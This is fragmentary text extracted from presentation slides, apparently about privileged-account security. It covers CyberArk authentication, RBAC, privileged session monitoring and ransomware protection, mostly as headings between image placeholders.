
CyberArk

NOTE: To use CyberArk as an Authentication source, you must already have






Five privileged accounts



One privileged account


## DEFENSE: Endgame



Functional account model  
role-based access controls (RBAC)

# DEFENSE:


## Endgame




Privileged  
session  
monitoring

# DEFENSE:

## Endgame



Ransomware  
protection



ATTACK +  
DEFEND

# THANK YOU!

